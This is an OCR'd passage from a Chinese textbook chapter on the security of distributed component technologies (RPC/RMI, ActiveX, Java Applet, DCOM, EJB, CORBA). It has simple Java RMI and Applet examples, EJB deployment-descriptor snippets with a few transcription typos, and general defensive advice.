


图 10-1

从图 10-1 中可以看出，在 RPC 中，服务以过程的形式放在服务器端，客户负责请求服务，服务器执行客户的请求，运行被调用的过程。RPC 在整个调用过程中需要经过的步骤如下：

(1) 客户端请求进行远程调用，激活客户端存根，指定目标服务器；

(2) 客户端存根将被调用的过程和参数打包，作为消息发送给服务器，等待数据消息的返回；

(3) 服务器接收消息，服务器存根根据消息中的过程和参数等信息，调用服务器端的过程；

(4) 服务器将结果作为消息返回给客户端存根；

(5) 客户端存根将结果返回给用户。

什么情况下适合使用远程调用呢？举一个例子，某公司内部办公系统的结构如图 10-2 所示。





图 10-2

客户端使用桌面应用程序。很显然，为了应对数据库的迁移或改变，访问数据库的代码不应该写在客户端，否则会造成大量客户端的改变。此时，访问数据库的代码写在服务器端，作为一个方法或过程的形式对外发布，客户端可在不知道服务器细节，也不知道底层通信协议的基础上，访问服务器端的这些方法，就好像调用自己机器上的方法一样。如果用 Java 实现，就可以使用 RMI 技术。当然，RMI 还有很多其他功能，读者可以参考相应文献。





以上面应用为例,服务器端访问数据库(如查询)的代码模拟如下:

P10_01_Query.java

```
import java.rmi.RemoteException;
import java.rmi.server.UnicastRemoteObject;

public class P10_01_Query extends UnicastRemoteObject implements
        P10_01_QueryInterface
{
  public P10_01_Query() throws RemoteException {}
  public String query() throws RemoteException
  {
        // 查询数据库代码
        return "查询结果";
  }
}
```

P10_01_QueryInterface.java

```
import java.rmi.Remote;
import java.rmi.RemoteException;

public interface P10_01_QueryInterface extends Remote
{
  public String query() throws RemoteException;
}
```

很显然,服务器端的 P10_01_QueryInterface 接口内并没有核心代码。接下来将服务器对象对外发布:


P10_01_RunServer.java


```
import java.rmi.Naming;

public class P10_01_RunServer
{
  public static void main(String[] args) throws Exception
  {
      P10_01_QueryInterface queryInterface = new P10_01_Query();
      // 启动注册表
      Runtime.getRuntime().exec("rmiregistry");
      // 将这个对象起一个 JNDI 名称,放入注册表
      Naming.rebind("queryInterface",queryInterface);
  }
}
```

运行,服务器端的对象即对外发布。

客户端得到服务器发布的接口,然后远程调用服务器端的方法:





Note

P10_01_Client.java

```
import java.rmi.Naming;

public class P10_01_Client
{
  public static void main(String[] args) throws Exception
  {
      P10_01_QueryInterface queryInterface =
        (P10_01_QueryInterface)Naming.lookup("rmi://127.0.0.1/queryInterface");
      String result = queryInterface.query();
      System.out.println(result);
  }
}
```

运行，即可调用服务器端的 query 方法。

从上面的例子可以看出，客户端无须知道服务器端的核心代码，只需要知道接口即可。当然，在该例子中，省略了底层的一些通信细节的支持类。

以上例子同时说明了 RPC 的其他好处：

(1) 给程序在异构环境下进行通信提供了可能，异构主要可以体现在：

- 网络环境中的多种硬件系统平台；
- 硬件平台上的不同的系统软件；
- 不同的网络协议或网络体系结构连接，等等。

(2) 在异构网络环境下，需要把分散在各地的计算机系统集成起来，充分利用系统中分散的计算资源，由网络中的多台计算机协同工作完成某一任务，RPC 也给这种需求的实现提供了可能。

10.1.2 安全问题

RPC 提供了具有强大的网络编程功能，给编程带来了极大方便，并为分布式计算提供了支持，但是还存在一些安全问题。主要体现在：

(1) 攻击者可能会恶意地调用 RPC 服务器中的过程，或者输入一些恶意的数据导致服务器失效。

由于 RPC 处理过程中，底层使用的仍然是 TCP/IP 协议，而 TCP/IP 协议本身存在缓冲区溢出的问题，攻击者就有可能利用这一漏洞，对系统进行攻击。一般情况下，RPC 使用的是 135 端口(RMI 使用的是 1099)。攻击者可伪装成合法客户端，向 RPC 端口传送信息，并让该信息溢出服务器端的 RPC 缓冲区，如果客户端发送的信息经过了精心的设计，那么很有可能加入恶意代码。

通常，如果服务器被攻击，一些基于 RPC 的服务，如 DCOM，都将无法正常运行。更有甚者，攻击者有可能获得对远程服务器的完全控制，对服务器随意执行操作，如安装程序、篡改数据、格式化硬盘、创建用户或增加权限等。


通常利用以下方法来解决此问题：

- 利用防火墙封堵端口。可以设置防火墙的分组过滤规则，过滤掉 RPC 端口和



影响到 DCOM 函数调用的数据包，通过这种方法，可以避免防火墙内的系统被外部攻击。

- 临时禁用某些服务，如 DCOM。如果因为一些特殊原因无法过滤 RPC 端口，也可临时关闭 DCOM 服务，来保证网络安全。不过，该方法将会导致系统运行异常，因此一般不建议使用。有关方法大家可以参考相关文档。



Note

(2) 客户端和服务器之间传递的信息可能被窃听，攻击者可能会对传输中的数据进行篡改。

因为在 RPC 通信机制中，调用组件和返回客户信息都是通过传送消息进行，由于消息在传送过程中采取的安全措施是比较简单，因此很容易被非法用户截获，造成信息泄密。

为了保证网络系统中的消息信息的安全，可以采用数据加密和解密的方法来实现。这里可以采用加密解密与数字签名来实现，该方法在后面的章节中将会有详细的叙述。

10.2　ActiveX 安全

10.2.1　ActiveX 概述

ActiveX[2]，也称 ActiveX 插件、组件或者控件，为开发人员和用户提供了一个快速而简便的方法，将某些内容和功能集成在一起。它是一些软件组件或对象的集合，可以被重用地包含在应用程序中执行。以 Web 网页为例，ActiveX 组件实际上是一些可执行的代码的集合，可以复用，这些可复用的组件可以被嵌入到网页中，当客户请求时，被客户端浏览器下载，在客户端执行。一般这个组件可以为 EXE 文件、DLL 文件或者 OCX 文件等。

随着 Web 程序的发展，ActiveX 在 Web 中的应用越来越广泛，在缓解 B/S 模式服务器端负担方面，作出了较大贡献。比如，在一个股票查询页面中，用户希望得到以某种图表形状显示的结果，传统的 Web 程序中，该图表必须由服务器根据查询的数据生成之后送给客户。由于图片占用空间较大，因此服务器端的响应很慢，给客户一个不好的用户体验。如果使用 ActiveX，则可以将画出各种图表的功能写在 ActiveX 内，客户查询时，该控件被下载并注册到客户系统上，服务器只需将查询的结果数据传递给客户端，图表生成工作由客户机上的 ActiveX 控件来完成，大大减少了用户等待时间，减轻了网络带宽的压力，释放了服务器的负担。

以 Web 程序为例，ActiveX 的运行过程如图 10-3 所示。





图　10-3





Note

由于具有可重用性方面的优势，ActiveX 被广泛应用，ActiveX 的开发工具逐日增加。由于在 Microsoft 系列中，ActiveX 不依赖于语言，所以传统的开发工具基本上都能开发。如 Delphi、Visual Basic、Visual C++、.NET 等，都可以成为 ActiveX 的开发工具，整个过程比较简单。

不过，目前，只有 Windows 系列的操作系统才支持 ActiveX 的运行，在浏览器方面，也只有 IE 提供了对 ActiveX 的有效支持。如果使用的是其他浏览器的话，必须配置第三方所提供的插件才能支持 ActiveX 控件。

10.2.2 安全问题

如前所述，ActiveX 控件实际上就是一个可执行文件，提供了特定功能，具有某些属性、某些方法，甚至具备外界可以捕获的事件，方便了应用的开发和执行。ActiveX 的安全问题主要体现在：ActiveX 控件由于可以被嵌入到某些程序中，因此可能在客户的计算机上运行。如果攻击者在 ActiveX 内编写一些恶意代码，就可能在用户执行这个 ActiveX 时，攻击其计算机。如：

- 客户运行程序时，不知不觉被格式化硬盘；
- 客户浏览网页时，注册表被修改；
- 客户的保密信息被后门传往攻击者的服务器；
- 客户硬盘被共享，等等。

该问题一般出现在 Web 程序中，对于用户来说，可以通过以下方法解决：

(1) 在使用 ActiveX 控件时，必须确认其签名；

(2) 不能让 ActiveX 控件被自动下载，下载前必须有提示；

(3) 不下载未签名的 ActiveX 控件；

(4) 如果要求非常严格，可以禁用任何 ActiveX 控件，等等。

具体的做法，可以在 IE 的“工具”→“Internet 选项”→“安全”中的“自定义级别”中进行设置，如图 10-4 所示。





图 10-4





Note

10.3　JavaApplet 安全

10.3.1　JavaApplet 概述

同 ActiveX 在 Web 程序中的应用一样，Java 系列也推出了相应的技术，那就是 JavaApplet。JavaApplet 是用 Java 语言编写的，基于 HTML 的小应用程序，也可以直接嵌入到网页中，并能够产生特殊的效果。当客户端访问服务器 Web 页时，客户端浏览器就会下载 JavaApplet，将其暂存到用户的硬盘上，并以一定的生命周期在本地运行。

关于 JavaApplet 的基本知识，读者可以参考相关文档。

JavaApplet 的运行过程如图 10-5 所示。




图　10-5

不过，要使用 JavaApplet，其前提是用户使用的浏览器必须支持 Java，这可以通过安装一些 Java 运行插件来实现，当前流行的网络浏览器，基本上都可以通过一些手段让其支持 Java。


同样，以上节的股票查询系统为例，将图表生成的工作交给 JavaApplet 在客户端实现，也可以减少用户等待时间，减轻网络带宽的压力，释放服务器的负担。

以下是一段简单的 Applet 代码：

P10_02.java

```
import java.awt.*;
import java.applet.*;
public class P10_02 extends Applet
{
    public void paint(Graphics g )
    {
        g.setColor(Color.blue);
        g.drawRoundRect(45,35,250,20,10,10);
        g.setColor(Color.red);
        g.drawString("这是一个 Applet!",100,50);
    }
}
```

编译，接下来在一个网页文件中嵌入其.class 文件：


Note

P10_02. html

```
<HTML>
<TITLE>Applet Use</TITLE>
<APPLET CODE = "P10_02.class" WIDTH = 400 HEIGHT = 100>
</APPLET>
</HTML>
```

运行该网页，效果如图 10-6 所示。

10.3.2 安全问题

这是一个Applet!

图 10-6

由于 Java 是一门安全性要求很高的语言，因此，JavaApplet 安全性比 ActiveX 要好一些，默认情况下，JavaApplet 的安全限制如下：

（1）Applet 放在客户端，但是不能在客户端执行任何的可执行文件；

（2）Applet 不能读写客户端文件系统中的文件；

（3）在通信方面，Applet 只能与它下载的源服务器进行通信，而不能与网络上其他机器通信；

（4）在获取敏感信息方面，Applet 只能获取客户端计算机的部分信息，如操作系统名称和版本号、文件及路径分隔符等，而不会泄露其他敏感信息，如注册表、系统安全配置等；

（5）此外，Applet 还可通过数字签名进行不同的安全授权；关于数字签名的知识，后面的章节具有详细的叙述。

因此，对 Applet 的安全问题，可以考虑得简单一些。

10.4 DCOM 安全

10.4.1 DCOM 概述

分布式组件对象模型（Distributed Component Object Model，DCOM），是 Microsoft 技术系列中推出的一种远程组件调用模型，它的底层实现是基于 RPC 的。实际上，DCOM 是组件对象模型（Component Object Model，COM）的进一步扩展。在 DCOM 体系结构中，具有两个重要的参与者：


（1）服务器端。服务器端实现具体的业务逻辑，对外提供接口，以服务的形式发布。

（2）客户端。客户端程序对象能够请求服务器上发布的服务，调用接口，实际上调用服务器端的业务逻辑。

服务器端和客户端程序可以不在同一台机器上。DCOM 客户端对服务器端的调用相对简单，不用考虑底层网络协议的细节；而服务器端也不需要考虑数据怎样传输给客户端，只需集中精力于业务逻辑的编写。

因此，可以说 DCOM 为局域网、广域网甚至 Internet 上不同计算机对象之间的通





信提供了一个良好的模型。特别是对于分布式计算的情况，使用 DCOM 可以达到良好的效果，满足应用的需求。

另外，DCOM 在配置上也比较方便。客户端和服务器的通信过程中，如果要改变两者之间的连接或通信方式，DCOM 无须改变源码，也无须重新编译程序，只需要改变配置即可。

以一个典型的远程调用服务的项目为例，DCOM 运行的基本架构如图 10-7 所示。




图　10-7

在该架构中，应用服务器和 DCOM 服务器不在同一台机器上，两者之间通过接口进行通信。

在 Microsoft 系列中，DCOM 是与语言无关的，很多语言都可以用来创建 DCOM 组件，如 Java、Visual C++、VB、Delphi 等也都可以很好地和 DCOM 发生相互作用。由于 DCOM 的语言独立性，应用系统开发人员可以选择自己最熟悉的语言和工具进行开发。

10.4.2　安全问题

DCOM 的安全问题主要体现在以下几个方面：


(1) DCOM 充分使用了 Windows NT 提供的安全框架。因此，原则上讲，在服务器端组件和客户端，DCOM 无须进行安全性设计和编码工作，就可以为分布式应用提供安全性保障。因此，可以说，默认情况下，DCOM 提供了一个有效的安全性机制，开发人员在开发分布式应用时，不需要担心安全问题。

(2) 对于某些应用系统，如果需要确定方法级的用户访问控制，则使用组件级的访问控制列表就不够了。如一个 DCOM 中有两个方法：查看事务和修改事务，这两个方法的访问权限由不同的用户持有，此种情况下，安全策略为：

- 将所有的用户名以及其许可和策略保存在数据库内；
- 当客户端调用一个方法时，服务器端组件获取其用户名，在自己的数据库中查找有关的许可和策略；
- 根据客户端的身份，服务器端组件仅仅执行允许该客户执行的安全对象中的某些操作。

提示　用户的许可和策略保存在数据库中，用户不必要为其安全性担心，因为用到的是 Windows NT 内置的安全性框架。

由于篇幅所限，本章不对 DCOM 安全问题进行更加深入的研究，读者可以参考相关文献。


Note

10.5 EJB 安全

10.5.1 EJB 概述

企业级 Java Bean(Enterprise Java Bean,EJB)是 Sun 公司技术系列中提供的服务器端组件模型,也可以用于部署分布式应用程序。由于它具有跨平台的优点,在大型系统和对事务要求较高的系统中比较常见。EJB 是 JavaEE 的一部分,基于 Java 技术,定义了一个开发分布式应用程序的标准。

当软件系统的规模扩大之后,传统的两层结构难于维护,而 EJB 的使用,促进了多层结构的发展,使得层与层之间的耦合性大大降低。EJB 是中间件的一种实现方式,和其他中间件相比,EJB 还具有如下优点:

- 对象缓存机制。在访问量较大,对性能要求较高的系统中,对象缓存机制能够大大提高系统性能,但是程序员如果自己编写对象缓存机制,要考虑到很多底层的安全问题,并不容易(如要考虑线程安全和并发控制等问题),可能将其精力从业务逻辑的编写中分散出去。而 EJB 容器中提供了自动的对象缓存机制,无须另外编写代码,就可以利用服务器的特性。
- 事务机制。同样,在安全性要求较高的系统中,事务控制关系到系统的稳定,如果程序员自己编写事务程序,也比较消耗精力,并且不容易编写得很安全。EJB 提供了非常全面的事务机制,程序员只需要简单配置事务控制策略,也不需要编写任何代码。

EJB 分为 3 类,分别是:

(1) 会话 Bean(Session Bean)。会话 Bean 用于实现业务逻辑,可以设置为有状态的,也可以设置为无状态的。

(2) 实体 Bean(Entity Bean)。实体 Bean 用于实现对象关系映射,将数据库表中的记录映射为内存中的 Bean 对象。对 Bean 的实例化、删除、修改、查询能够和数据库同步。

(3) 消息驱动 Bean(MessageDriven Bean。消息驱动 Bean 能够接收客户端发送的 JMS 消息然后处理,实现异步的功能调用。

EJB 中,组件之间也是用接口进行通信的。以 EJB 2.0 远程接口调用 EJB 对象为例,EJB 的运行过程如图 10-8 所示。

关于 EJB 编写的一些其他问题,读者可以参考相关文档。

10.5.2 开发安全的 EJB

EJB 开发过程中的安全问题体现在以下几个方面:

(1) 由于 EJB 容器已经提供了较好的安全保障,理论上讲,EJB 的业务方法源代码中,不应该包含与安全相关的逻辑。

(2) EJB 可以提供对受保护资源的受控访问。对于组件级别的授权和身份验证,可以在 EJB 打包时的部署描述符中配置。








图　10-8

（3）EJB 中允许设置其安全角色，部署 EJB 时，将安全角色映射到安全标识（如用户标识或用户组等），这样可以批量设置对某些资源的访问。安全角色通常也在部署的描述符中配置。以下例子中指定了两个安全角色：customer 和 admin。

```
⋮
<assembly-descriptor>
  <security-role>
    <description>customer</desciption>
    <role-name>customer<role-name>
    </security-role>
    <security-role>
      <description>admin</desciption>
     <role-name>admin<role-name>
    </security-role>
⋮
<\assembly-descriptor>
```

（4）EJB 中允许声明调用某个方法的权限，来确定某些方法只能由某些角色调用。该声明也是在部署描述符中进行：

```
⋮
<method-permission>
 <role-name>customer</role-name>
   <method>
   <ejb-name>CustomerService</ejb-name>
   <method-name>*</method-name>
 </method>
 <method>
  <ejb-name>PayService</ejb-name>
  <method-name>getBalance</method-name>
</method>
  </method-permission>
⋮
```



上面的配置说明,customer 角色可以访问 CustomerService 内的所有方法,能访问 PayService 中的 getBalance 方法。

(5) 在 EJB 中,也可以利用编程的方法来实现安全管理。

EJB 层中的编程安全方法由 context 调用,主要包括以下方法。



Note

- getCallerPrincipal:返回 java.security.Principal 对象,封装了 EJB 的调用者;可以用 Principal 的 getName 方法得知用户名。
- isCallerInRole:传入一个用户名,返回一个布尔类型的变量,用于确定调用者的角色。

10.6 CORBA 安全

10.6.1 CORBA 概述

公共对象请求代理体系结构[3] (Common Object Request Broker Architecture, CORBA)是一种标准的面向对象应用程序体系规范。CORBA 由对象管理组织(Object Management Group,OMG)组织制定,是 OMG 为解决分布式处理环境中,不同平台、不同语言甚至不同硬件系统之间的通信而提出的一种解决方案。

提示 OMG 组织是一个国际性的非盈利组织,其职责是制定工业指南和对象管理规范,为应用开发提供一些公共框架。

CORBA 实际上是由对象管理组织设立一组编程标准。在这个标准中,定义了一系列 API 和通信协议,用于达到以下目标:

- 不同语言编写的应用程序可以通信;
- 不同平台下的应用程序可以通信;
- 对于编程人员来说,通信的底层细节是封装起来的,等等。

CORBA 实际上实现了不同语言之间的通信。在编写程序的过程中,CORBA 中提供了 IDL 编译器,能够将不同语言编写的程序转换成统一的 IDL 接口进行发布,IDL 接口之间可以实现通信。以 Java 客户端和 C++ 服务器端进行通信为例,图 10-9 展示了其通信过程。

